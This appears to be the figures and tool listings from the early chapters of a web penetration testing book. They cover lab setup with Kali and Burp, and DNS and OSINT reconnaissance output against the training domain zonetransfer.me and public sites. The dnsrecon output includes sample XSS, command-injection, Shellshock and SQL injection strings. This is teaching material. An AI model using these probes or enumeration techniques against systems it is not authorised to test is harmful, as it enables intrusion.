Table of Contents

Graphics

Chapter 1: Introduction to Penetration Testing and Web Applications


```
GET / HTTP/1.1
Host: www.bing.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/60.0.3112.113 Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en;q=0.6
Cookie: SRCHD=AF=NOFORM; SRCHUID=V=2&GUID=30674151A8BF404A8615B1B06E9FFC79&dmnchg=1; SRCHUSR=DOB=20170910;
_EDGE_S=F=1&SID=278218376F3962692F0512CE6EBF63EC; _EDGE_V=1; MUID=27E4EF9EFB9463C01439E567FA126225; MUIDB=27E4EF9EFB9463C01439E567FA126225;
SRCHHPGUSR=CW=1367&CH=626&DPR=1&UTC=600&WTS=63640613243; _SS=SID=278218376F3962692F0512CE6EBF63EC&bIm=086443&HV=1505016460
Connection: close
```

```
HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Length: 109264
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
P3P: CP="NON UNI COM NAV STA LOC CURa DEVa PSAa PSDa OUR IND"
Set-Cookie: SRCHD=AF=NOFORM; domain=.bing.com; expires=Tue, 10-Sep-2019 04:07:23 GMT; path=/
Set-Cookie: SRCHUID=V=2&GUID=30674151A8BF404A8615B1B06E9FFC79&dmnchg=1; domain=.bing.com; expires=Tue, 10-Sep-2019 04:07:23 GMT; path=/
Set-Cookie: SRCHUSR=DOB=20170910; domain=.bing.com; expires=Tue, 10-Sep-2019 04:07:23 GMT; path=/
Set-Cookie: _SS=SID=278218376F3962692F0512CE6EBF63EC; domain=.bing.com; path=/
X-MSEdge-Ref: Ref A: F9F5FFD9AFE145B98F3E98E03003E30D Ref B: SYDEDGE0412 Ref C: 2017-09-10T04:07:23Z
Set-Cookie: _EDGE_S=F=1&SID=278218376F3962692F0512CE6EBF63EC; path=/; httponly; domain=bing.com
Set-Cookie: _EDGE_V=1; path=/; httponly; expires=Fri, 05-Oct-2018 04:07:23 GMT; domain=bing.com
Set-Cookie: MUID=27E4EF9EFB9463C01439E567FA126225; path=/; expires=Fri, 05-Oct-2018 04:07:23 GMT; domain=bing.com
Set-Cookie: MUIDB=27E4EF9EFB9463C01439E567FA126225; path=/; httponly; expires=Fri, 05-Oct-2018 04:07:23 GMT
Date: Sun, 10 Sep 2017 04:07:23 GMT
Connection: close

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html lang="es"
```


```
GET /search?q=web+penetration+testing&qs=n&form=QBLH&sp=-1&pq=web+penetration+testing&sc=5-23&sk=&cvid=B22F6D8E6E80472E956E2FE59E282C96 HTTP/1.1
Host: www.bing.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/60.0.3112.113 Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://www.bing.com/
Accept-Language: es-ES,es;q=0.8,en;q=0.6
Cookie: SRCHD=AF=NOFORM; SRCHUID=V=2&GUID=30674151A8BF404A8615B1B06E9FFC79&dmnchg=1; SRCHUSR=DOB=20170910; _EDGE_V=1;
MUIDB=27E4EF9EFB9463C01439E567FA126225; ipv6=hit=1505103061237; MUID=27E4EF9EFB9463C01439E567FA126225;
_SS=SID=278218376F3962692F0512CE6EBF63EC&bIm=086443&HV=1505025822; SRCHHPGUSR=CW=1367&CH=626&DPR=1&UTC=600&WTS=63640622620;
_EDGE_S=mkt=en-au&F=1&SID=278218376F3962692F0512CE6EBF63EC
Connection: close
```


```
POST /shepherd/login HTTP/1.1
Host: 192.168.56.101
Content-Length: 34
Cache-Control: max-age=0
Origin: http://192.168.56.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/60.0.3112.113 Chrome/60.0.3112.113 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://192.168.56.101/shepherd/login.jsp
Accept-Language: es-ES,es;q=0.8,en;q=0.6
Cookie: PHPSESSID=pk6bniclk6ojock4igcojfcol1; Server=b3dhc3Bid2E=;
_railsgoat_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiJTRlMGUwMTE1N2YyMmE3MmY1YThlMGQ4M2ZiZGY0OTBkBjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMXdkTEZMdkVpSXJlWklTdGZ
XNk55ZXVJc3BndmMrSFVWaksraWJqNXNOVVU9BjsARg%3D%3D--1a8fc3db3a90bf4fb25d98ca98dd8a00c665f648; JSESSIONID=7FCC73610B721C133D756B0S0117C3C9;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close

login=admin&pwd=admin&submit=Login
```

```
HTTP/1.1 200 OK
Date: Sun, 10 Sep 2017 16:24:15 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Allow: GET,HEAD,POST,OPTIONS,TRACE
Vary: Accept-Encoding
Content-Length: 0
Content-Type: text/html
```






```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Date: Tue, 25 Nov 2014 18:22:25 GMT
Set-Cookie: ID=b34erdfWS; Domain=email.com; Path=/mail; Secure; HttpOnly; Expires=Wed, 26 Nov 2014 10:18:14 GMT
```



Presentation laver (Web server)
Web Clients
Application layer (PHP,ASP)
Database (MySQL,
MS SQL)



Browser
User Interface
JavaScript
DHTML
AJAX Engine
HTML/JSON/XML
HTTP Request
Web server
Database, backend server

Chapter 2: Setting Up Your Lab with Kali Linux






Oracle VM VirtualBox Manager
File
Machine
Help
New
Settin
napshots
Whoni
Inac
Windo
Pow
kali
Inac
Kali-Li
Pow
vm
Pow
Create Virtual Machine
Memory size
Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.
The recommended memory size is 768 MB.
2048
MB
4 MB
8192 MB
< Back
Next >
Cancel
SATA Port 0:
Kali-Linux.vhd (Normal, 36.00 GB)
Audio



Oracle VM VirtualBox Manager
File
New
Create Virtual Hard Disk
File location and size
Please type the name of the new virtual hard disk file into the box below or click on the folder icon to select a different folder to create the file in.
Kali-Linux
Select the size of the virtual hard disk in megabytes. This size is the limit on the amount of file data that a virtual machine will be able to store on the hard disk.
40.00 GB
4.00 MB
2.00 TB
< Back
Create
Cancel
Audio



Kali-Linux - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Storage
Storage Tree
Controller: IDE
kali-linux-xfce-2017.1-amd64.is...
Controller: SATA
Kali-Linux.vhd
Attributes
Optical Drive:
IDE Secondary Master
Live CD/DVD
Information
Type: Image
Size: 2.47 GB
Location: /home/gilberto/Descargas/kal..
Attached to: --
Help
Cancel
OK



KALI
"the quieter you become, the more you are able to hear"
Boot menu
Live (amd64)
Live (amd64 failsafe)
Live (forensic mode)
Live USB Persistence (check kali.org/prst)
Live USB Encrypted Persistence (check kali.org/prst)
Install
Graphical install
Install with speech synthesis
Advanced options



KALI
BY OFFENSIVE SECURITY
Select a language
Choose the language to be used for the installation process. The selected language will also be the default language for the installed system.
Language:
Chinese (Simplified) - 中文(简体)
Chinese (Traditional) - 中文(繁體)
Croatian - Hrvatski
Czech - Čeština
Danish - Dansk
Dutch - Nederlands
Dzongkha - རྫོང་ཁ
English - English
Esperanto - Esperanto
Estonian - Eesti
Finnish - Suomi
French - Français
Galician - Galego
Georgian - ქართული
German - Deutsch
Greek - Ελληνικά
Screenshot
Go Back
Continue



KALI
BY OFFENSIVE SECURITY
Partition disks
This is an overview of your currently configured partitions and mount points. Select a partition to modify its settings (file system, mount point, etc.), a free space to create partitions, or a device to initialize its partition table.
Guided partitioning
Configure software RAID
Configure the Logical Volume Manager
Configure encrypted volumes
Configure iSCSI volumes
SCSI1 (0,0,0) (sda) - 38.7 GB ATA VBOX HARDDISK
> #1 primary 36.5 GB F ext4 /
> #5 logical 2.1 GB F swap swap
Undo changes to partitions
Finish partitioning and write changes to disk
Screenshot
Help
Go Back
Continue



KALI
BY OFFENSIVE SECURITY
Install the system
Installing the system...
Copying data to disk...



KALI
BY OFFENSIVE SECURITY
Configure the package manager
A network mirror can be used to supplement the software that is included on the CD-ROM. This may also make newer versions of software available.
Use a network mirror?
No
Yes
Screenshot
Go Back
Continue



KALI
BY OFFENSIVE SECURITY
Install the GRUB boot loader on a hard disk
You need to make the newly installed system bootable, by installing the GRUB boot loader on a bootable device. The usual way to do this is to install GRUB on the master boot record of your first hard drive. If you prefer, you can install GRUB elsewhere on the drive, or to another drive, or even to a floppy.
Device for boot loader installation:
Enter device manually
/dev/sda (ata-VBOX_HARDDISK_VBfd3496f8-efe1d720)
Screenshot
Go Back
Continue



kali
Tue, 14:39
aa_DJ.utf8
root
Cancel
Log In



Applications
Run Program...
Terminal Emulator
File Manager
Mail Reader
Web Browser
Settings
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
14 - System Services
Accessories
Development
• CMS & Framework Identification
• Web Application Proxies
• Web Crawlers & Directory Bruteforce
• Web Vulnerability Scanners
burpsuite
commix
httrack
owasp-zap
paros
skipfish
sqlmap
webscarab
wpscan
burpsuite
paros
proxystrike



Burp Suite Community Edition v1.7.30 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User
Intercept WebSockets history Options
1
2
Proxy Listeners
Burp Proxy uses listen
server.
Add
Running
3
Edit
Remove
Each installation of Bur
for use in other tools c
Import / export CA c
Intercept Client R
4
Edit proxy listener
Binding Request handling Certificate
These settings control how Burp binds the proxy listener.
Bind to port: 8080
Bind to address: Loopback only
All interfaces
Specific address: 10.0.2.15
OK
Cancel


Intercept Client Requests
Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.
Intercept requests based
Add
Edit
Remove
Up
Down
Enabled
Automatically fix missing
Automatically update Cor
Add request interception rule
Specify the details of the interception rule.
Boolean operator:
And
Match type:
Domain name
Match relationship:
Match condition:
Domain name
IP address
Protocol
HTTP method
URL
File extension
Request
Cookie name



Match and Replace
These settings are used to automatically replac
Matches any user agent value and replaces it with that of Iphone
Add
Edit
Remove
Up
Down
Enabled
Item
Match
Replace
Type
Comment
Request header ^User-Agent.*$ User-Agent: Mozilla/4.0 (com... Regex Emulate IE
Request header ^User-Agent.*$ User-Agent: Mozilla/5.0 (iPho... Regex Emulate iOS
Request header ^User-Agent.*$ User-Agent: Mozilla/5.0 (Linu... Regex Emulate Android
Request header ^If-Modified-Since.*$ Regex Require non-cached response
Request header ^If-None-Match.*$ Regex Require non-cached response
Request header ^Referer.*$ Regex Hide Referer header
Request header ^Accept-Encoding.*$ Regex Require non-compressed respo...
Response head... ^Set-Cookie.*$ Regex Ignore cookies
Request header ^Host: foo.example.o... Host: bar.example.org Regex Rewrite Host header



Self-signed certificate
generated by Burp proxy
Request
Request
Browser
Burp Proxy
Server
Response
Response


Problem loading page
Kali Linux, an Offensive ...
Preferences
about:preferences#advanced
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
General
Search
Content
Applications
Privacy
Security
Sync
Advanced
Certificate Manager
Select File containing CA certificate(s) to import
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
root
Downloads
Name
Size
Modified
burp.der
973 bytes
17:13
Certificate Files
Cancel
Open
OK



Terminal - root@kali: ~
File Edit View Terminal Tabs Help
dfn-cert-2015.xml
2,041,533 100% 98.83kB/s 0:00:20 (xfr#27, to-chk=8/36)
dfn-cert-2015.xml.asc
181 100% 176.76kB/s 0:00:00 (xfr#28, to-chk=7/36)
dfn-cert-2016.xml
2,663,457 100% 102.42kB/s 0:00:25 (xfr#29, to-chk=6/36)
dfn-cert-2016.xml.asc
181 100% 0.43kB/s 0:00:00 (xfr#30, to-chk=5/36)
dfn-cert-2017.xml
2,238,007 100% 94.44kB/s 0:00:23 (xfr#31, to-chk=4/36)
dfn-cert-2017.xml.asc
181 100% 0.43kB/s 0:00:00 (xfr#32, to-chk=3/36)
shalsums
2,002 100% 4.77kB/s 0:00:00 (xfr#33, to-chk=2/36)
timestamp
13 100% 0.03kB/s 0:00:00 (xfr#34, to-chk=1/36)
timestamp.asc
181 100% 0.43kB/s 0:00:00 (xfr#35, to-chk=0/36)
sent 719 bytes received 41,074,002 bytes 109,678.83 bytes/sec
total size is 41,061,637 speedup is 1.00
/usr/sbin/openvasmd
User created with password 'f79d3638-cc69-4d2f-8f52-5ae84baeacb1'.
root@kali:~#



Greenbone
Security Assistant
No auto-refresh
Logged in as Admin admin | Logout
Sun Feb 25 11:57:31 2018 UTC
Dashboard
Scans
Assets
SecInfo
Configuration
Extras
Administration
Help
Dashboard
Tasks by Severity Class (Total: 1)
High
1
Tasks by status (Total: 1)
Done
1
CVEs by creation time (Total: 101796)
CVEs / year
Total CVEs
20,000
18,000
16,000
14,000
12,000
10,000
8,000
6,000
4,000
2,000
0
110,000
100,000
90,000
80,000
70,000
60,000
50,000
40,000
30,000
20,000
10,000
0
Hosts topology
10.7.7.5
10.7.7.4
NVTs by Severity Class (Total: 54693)
High
Medium
Low
Log
2969
2036
26887
22801


How Tor Works: 2
Tor node
unencrypted link
encrypted link
Alice
Alice's Tor client
picks a random path to
destination server. Green
links are encrypted, red
links are in the clear.
Jane
Dave
Bob


192.168.56.101
owaspbwa
OWASP Broken Web Applications Project
Version 1.2
This is the VM for the Open Web Application Security Project (OWASP) Broken Web Applications project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project User Guide and Home Page.
For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.
!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!
TRAINING APPLICATIONS
OWASP WebGoat
OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive
OWASP Mutillidae II
OWASP RailsGoat
OWASP Bricks
OWASP Security Shepherd
Ghost
Magical Code Injection Rainbow
bWAPP
Damn Vulnerable Web Application

Chapter 3: Reconnaissance and Profiling the Web Server





Admin Email: robin@digininja.org
Registry Tech ID: C4439188-AGRS
Tech Name: Webfusion Limited
Tech Organization: Webfusion Limited
Tech Street: 5 Roundwood Avenue
Tech City: Stockley Park
Tech State/Province: Uxbridge
Tech Postal Code: UB11 1FF
Tech Country: GB
Tech Phone: +44.8712309525
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: services@123-reg.co.uk
Name Server: NSZTM1.DIGI.NINJA
Name Server: NSZTM2.DIGI.NINJA
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2018-02-25T09:44:05Z <<<

```
root@kali:~# dig axfr zonetransfer.me @NSZTM1.DIGI.NINJA | cut -d " " -f1-3

; <<>> DiG
;; global options:
zonetransfer.me.        7200    IN      SOA     nsztm1.digi.ninja. robin.digi.ninja. 2014101603
zonetransfer.me.        7200    IN      RRSIG   SOA 8 2
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        7200    IN      NS      nsztm2.digi.ninja.
zonetransfer.me.        7200    IN      RRSIG   NS 8 2
zonetransfer.me.        7200    IN      A       217.147.177.157
zonetransfer.me.        7200    IN      RRSIG   A 8 2
zonetransfer.me.        300     IN      HINFO   "Casio fx-700G" "Windows
zonetransfer.me.        300     IN      RRSIG   HINFO 8 2
zonetransfer.me.        7200    IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      RRSIG   MX 8 2
zonetransfer.me.        301     IN      TXT     "google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA"
zonetransfer.me.        301     IN      RRSIG   TXT 8 2
zonetransfer.me.        3600    IN      NSEC    _sip._tcp.zonetransfer.me. A NS
zonetransfer.me.        3600    IN      RRSIG   NSEC 8 2
zonetransfer.me.        300     IN      DNSKEY  256 3 8
zonetransfer.me.        300     IN      DNSKEY  256 3 8
zonetransfer.me.        300     IN      DNSKEY  257 3 8
zonetransfer.me.        300     IN      RRSIG   DNSKEY 8 2
zonetransfer.me.        300     IN      RRSIG   DNSKEY 8 2
_sip._tcp.zonetransfer.me. 14000 IN     SRV     0
_sip._tcp.zonetransfer.me. 14000 IN     RRSIG   SRV
_sip._tcp.zonetransfer.me. 3600 IN      NSEC    157.177.147.217.IN-ADDR.ARPA.zonetransfer.me. SRV
_sip._tcp.zonetransfer.me. 3600 IN      RRSIG   NSEC 8
157.177.147.217.IN-ADDR.ARPA.zonetransfer.me. 7200 IN
157.177.147.217.IN-ADDR.ARPA.zonetransfer.me. 7200 IN
157.177.147.217.IN-ADDR.ARPA.zonetransfer.me. 3600 IN
157.177.147.217.IN-ADDR.ARPA.zonetransfer.me. 3600 IN
asfdbauthdns.zonetransfer.me. 7900 IN   AFSDB   1
asfdbauthdns.zonetransfer.me. 7900 IN   RRSIG   AFSDB
asfdbauthdns.zonetransfer.me. 3600 IN   NSEC    asfdbbox.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 3600 IN   RRSIG   NSEC
asfdbbox.zonetransfer.me. 7200  IN      A       127.0.0.1
asfdbbox.zonetransfer.me. 7200  IN      RRSIG   A 8
asfdbbox.zonetransfer.me. 3600  IN      NSEC    asfdbvolume.zonetransfer.me. A
asfdbbox.zonetransfer.me. 3600  IN      RRSIG   NSEC 8
```


```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> axfr facebook.com @A.NS.FACEBOOK.COM
;; global options: +cmd
; Transfer failed.
```


```
root@kali:~# dnsenum zonetransfer.me
Smartmatch is experimental at /usr/bin/dnsenum line 698.
Smartmatch is experimental at /usr/bin/dnsenum line 698.
dnsenum VERSION:1.2.4

-----   zonetransfer.me   -----


Host's addresses:
__________________

zonetransfer.me.                         6524     IN    A        217.147.177.157


Name Servers:
______________

nsztm1.digi.ninja.                       10122    IN    A        81.4.108.41
nsztm2.digi.ninja.                       10122    IN    A        167.88.42.94


Mail (MX) Servers:
___________________

ASPMX4.GOOGLEMAIL.COM.                   293      IN    A        173.194.219.26
ASPMX5.GOOGLEMAIL.COM.                   293      IN    A        74.125.192.26
ASPMX3.GOOGLEMAIL.COM.                   293      IN    A        74.125.201.26
ASPMX2.GOOGLEMAIL.COM.                   293      IN    A        74.125.198.26
ALT2.ASPMX.L.GOOGLE.COM.                 293      IN    A        74.125.201.27
ALT1.ASPMX.L.GOOGLE.COM.                 293      IN    A        74.125.198.27
ASPMX.L.GOOGLE.COM.                      293      IN    A        74.125.203.27


Trying Zone Transfers and getting Bind Versions:
_________________________________________________


Trying Zone Transfer for zonetransfer.me on nsztm1.digi.ninja ...
zonetransfer.me.                         7200     IN    SOA                (
zonetransfer.me.                         7200     IN    RRSIG              (
zonetransfer.me.                         7200     IN    NS       nsztm1.digi.ninja.
zonetransfer.me.                         7200     IN    NS       nsztm2.digi.ninja.
zonetransfer.me.                         7200     IN    RRSIG              (
zonetransfer.me.                         7200     IN    A        217.147.177.157
```




```
Trying Zone Transfers and getting Bind Versions:
_____________________________________


Trying Zone Transfer for zonetransfer.me on nsztm1.digi.ninja ...
zonetransfer.me.                        7200     IN    NS        nsztm1.digi.ninja.
zonetransfer.me.                        7200     IN    NS        nsztm2.digi.ninja.
zonetransfer.me.                        7200     IN    A         217.147.177.157
zonetransfer.me.                        300      IN    HINFO         "Casio
zonetransfer.me.                        7200     IN    MX                0
zonetransfer.me.                        7200     IN    MX               10
zonetransfer.me.                        7200     IN    MX               10
zonetransfer.me.                        7200     IN    MX               20
zonetransfer.me.                        7200     IN    MX               20
zonetransfer.me.                        7200     IN    MX               20
zonetransfer.me.                        7200     IN    MX               20
_sip._tcp.zonetransfer.me.              14000    IN    SRV               0
asfdbauthdns.zonetransfer.me.           7900     IN    AFSDB             1
asfdbbox.zonetransfer.me.               7200     IN    A          127.0.0.1
asfdbvolume.zonetransfer.me.            7800     IN    AFSDB             1
canberra-office.zonetransfer.me.        7200     IN    A         202.14.81.230
cmdexec.zonetransfer.me.                300      IN    TXT              ";
dc-office.zonetransfer.me.              7200     IN    A         143.228.181.132
deadbeef.zonetransfer.me.               7201     IN    AAAA      dead:beaf::
deadbeef.zonetransfer.me.               3600     IN    NSEC      dr.zonetransfer.me.
dr.zonetransfer.me.                     300      IN    LOC              53
dr.zonetransfer.me.                     3600     IN    NSEC      DZC.zonetransfer.me.
DZC.zonetransfer.me.                    7200     IN    TXT          AbCdEfG
DZC.zonetransfer.me.                    3600     IN    NSEC      email.zonetransfer.me.
email.zonetransfer.me.                  7200     IN    A         74.125.206.26
Info.zonetransfer.me.                   3600     IN    NSEC      internal.zonetransfer.me.
internal.zonetransfer.me.               300      IN    NS        intns1.zonetransfer.me.
internal.zonetransfer.me.               300      IN    NS        intns2.zonetransfer.me.
intns1.zonetransfer.me.                 300      IN    A         167.88.42.94
AXFR record query failed: no socket TCP[167.88.42.94] Connection timed out
intns1.zonetransfer.me.                 3600     IN    NSEC      intns2.zonetransfer.me.
intns2.zonetransfer.me.                 300      IN    A         167.88.42.94
intns2.zonetransfer.me.                 3600     IN    NSEC      office.zonetransfer.me.
office.zonetransfer.me.                 7200     IN    A         4.23.39.254
ipv6actnow.org.zonetransfer.me.         7200     IN    AAAA      2001:67c:2e8:11::c100:1332
owa.zonetransfer.me.                    7200     IN    A         207.46.197.32
owa.zonetransfer.me.                    3600     IN    NSEC      robinwood.zonetransfer.me.
```


```
root@kali:~# fierce -dns google.com
DNS Servers for google.com:
        ns2.google.com
        ns4.google.com
        ns1.google.com
        ns3.google.com

Trying zone transfer first...
        Testing ns2.google.com
                Request timed out or transfer not allowed.
        Testing ns4.google.com
                Request timed out or transfer not allowed.
        Testing ns1.google.com
                Request timed out or transfer not allowed.
        Testing ns3.google.com
                Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...
216.58.203.100  academico.google.com
216.58.203.109  accounts.google.com
216.58.203.110  admin.google.com
216.58.203.110  ads.google.com
216.58.203.110  ai.google.com
216.58.203.110  alerts.google.com
216.58.203.100  ap.google.com
216.58.203.110  apps.google.com
216.58.203.100  asia.google.com
216.58.203.110  billing.google.com
216.58.203.105  blog.google.com
216.58.203.110  business.google.com
216.58.203.110  calendar.google.com
216.58.203.110  careers.google.com
216.58.203.110  catalog.google.com
216.58.203.110  chat.google.com
216.58.203.110  classroom.google.com
216.58.203.110  code.google.com
74.125.204.129  corp.google.com
216.58.203.110  d.google.com
216.58.203.110  design.google.com
216.58.203.110  developer.google.com
216.58.203.110  developers.google.com
```


root@kali:~# dnsrecon -a -w -g -d zonetransfer.me
[*] Performing General Enumeration of Domain: zonetransfer.me
[*] Checking for Zone Transfer for zonetransfer.me name servers
[*] Resolving SOA Record
[+] SOA nsztm1.digi.ninja 81.4.108.41
[*] Resolving NS Records
[*] NS Servers found:
[*] NS nsztm1.digi.ninja 81.4.108.41
[*] NS nsztm2.digi.ninja 167.88.42.94
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 167.88.42.94
[-] Zone Transfer Failed for 167.88.42.94!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 81.4.108.41
[+] 81.4.108.41 Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*] SOA nsztm1.digi.ninja 81.4.108.41
[*] NS nsztm1.digi.ninja 81.4.108.41
[*] NS nsztm2.digi.ninja 167.88.42.94
[*] NS intns1.zonetransfer.me 167.88.42.94
[*] NS intns2.zonetransfer.me 167.88.42.94
[*] TXT google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA
[*] TXT Remember to call or email Pippa on +44 123 4567890 or pippa@zonetransfer.me when making DNS changes
[*] TXT '><script>alert('Boo')</script>
[*] TXT AbCdEfG
[*] TXT ZoneTransfer.me service provided by Robin Wood - robin@digi.ninja. See http://digi.ninja/projects/zonetransferme.php
[*] TXT ; ls
[*] TXT () { :]}; echo ShellShocked
[*] TXT ' or 1=1 --
[*] TXT Robin Wood
[*] PTR www.zonetransfer.me 217.147.177.157
[*] MX @.zonetransfer.me ASPMX.L.GOOGLE.COM 74.125.203.27
[*] MX @.zonetransfer.me ASPMX.L.GOOGLE.COM 2404:6800:4008:c07::1b
[*] MX @.zonetransfer.me ALT1.ASPMX.L.GOOGLE.COM 74.125.198.27
[*] MX @.zonetransfer.me ALT1.ASPMX.L.GOOGLE.COM 2607:f8b0:4003:c05::1b
[*] MX @.zonetransfer.me ALT2.ASPMX.L.GOOGLE.COM 74.125.201.27
[*] MX @.zonetransfer.me ALT2.ASPMX.L.GOOGLE.COM 2607:f8b0:4001:c01::1a
[*] MX @.zonetransfer.me ASPMX2.GOOGLEMAIL.COM 74.125.198.26
[*] MX @.zonetransfer.me ASPMX2.GOOGLEMAIL.COM 2607:f8b0:4003:c05::1a
[*] MX @.zonetransfer.me ASPMX3.GOOGLEMAIL.COM 74.125.201.26
[*] MX @.zonetransfer.me ASPMX3.GOOGLEMAIL.COM 2607:f8b0:4001:c01::1a
[*] MX @.zonetransfer.me ASPMX4.GOOGLEMAIL.COM 173.194.219.27
[*] MX @.zonetransfer.me ASPMX4.GOOGLEMAIL.COM 2607:f8b0:4002:c03::1a
[*] MX @.zonetransfer.me ASPMX5.GOOGLEMAIL.COM 74.125.192.26


root@kali:/mnt# nmap --script dns-brute --script-args dns-brute.domain=pentesting-lab.com
Starting Nmap 6.40 (http://nmap.org) at 2014-12-10 15:13 UTC
Pre-scan script results:
| dns-brute:
| DNS Brute-force hostnames
| www.pentesting-lab.com - 196.123.34.45
| admin.pentesting-lab.com - 196.123.34.65
| dev.pentesting-lab.com - 201.34.156.1
| chat.pentesting-lab.com - 23.34.124.33
| citrix.pentesting-lab.com - 196.123.34.67
|_ cms.pentesting-lab.com - 23.34.134.21


Seguro | https://www.shodan.io/search?query=hostname%3Agoogle.com
Shodan
Developers
Book
View All...
Show API Key
Help Center
SHODAN
hostname:google.com
Explore
Downloads
Reports
Enterprise Access
Contact Us
My Account
Upgrade
Exploits
Maps
Images
Share Search
Download Results
Create Report
TOTAL RESULTS
141,613
TOP COUNTRIES
Russian Federation 21,077
Brazil 17,101
United States 14,781
Korea, Republic of 6,336
Canada 4,890
TOP SERVICES
HTTPS 84,340
HTTP 55,123
NTP 404
179 275
SSH 155
302 Moved
202.51.67.20
cache.google.com
Nepal International Internet Gateway
Added on 2018-02-25 07:23:15 GMT
Nepal, Kathmandu
Details
HTTP/1.1 302 Found
Location: https://www.google.com.vn/?gfe_rd=cr&dcr=0&ei=bGOSWo3-KI6EogPt3YqoDg&gws_rd=ssl
Cache-Control: private
Content-Type: text/html; charset=UTF-8
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Sun, 25 Feb 2018 07:19:09 GMT
Server: gws
Con...
302 Moved
220.122.1.234
cache.google.com
Korea Telecom
Added on 2018-02-25 07:22:42 GMT
Korea, Republic of, Kwachon
Details
HTTP/1.1 302 Found


root@kali:~# theharvester -b all -d zonetransfer.me
TheHarvester Ver. 2.7
Coded by Christian Martorella
Edge-Security Research
cmartorella@edge-security.com
Full harvest..
[-] Searching in Google..
Searching 0 results...
Searching 100 results...
[-] Searching in PGP Key server..
[-] Searching in Bing..
Searching 50 results...
Searching 100 results...
[-] Searching in Exalead..
Searching 50 results...
Searching 100 results...
Searching 150 results...
[+] Emails found:
pippa@zonetransfer.me
pixel-1506786993611511-web-@zonetransfer.me
pixel-1506786996891728-web-@zonetransfer.me
xss.zonetransfer.me@xss.zonetransfer.me
[+] Hosts found in search engines:
[-] Resolving hostnames IPs...
127.0.0.1:asfdbbox.zonetransfer.me
4.23.39.254:office.zonetransfer.me
207.46.197.32:owa.zonetransfer.me
54.206.51.177:staging.zonetransfer.me
217.147.177.157:testing.zonetransfer.me
217.147.177.157:www.zonetransfer.me
[+] Virtual hosts:



Maltego Community Edition 4.1.0
Investigate
View
Entities
Collections
Transforms
Machines
Collaboration
Import | Export
Windows
Entity Palette
Recently Used
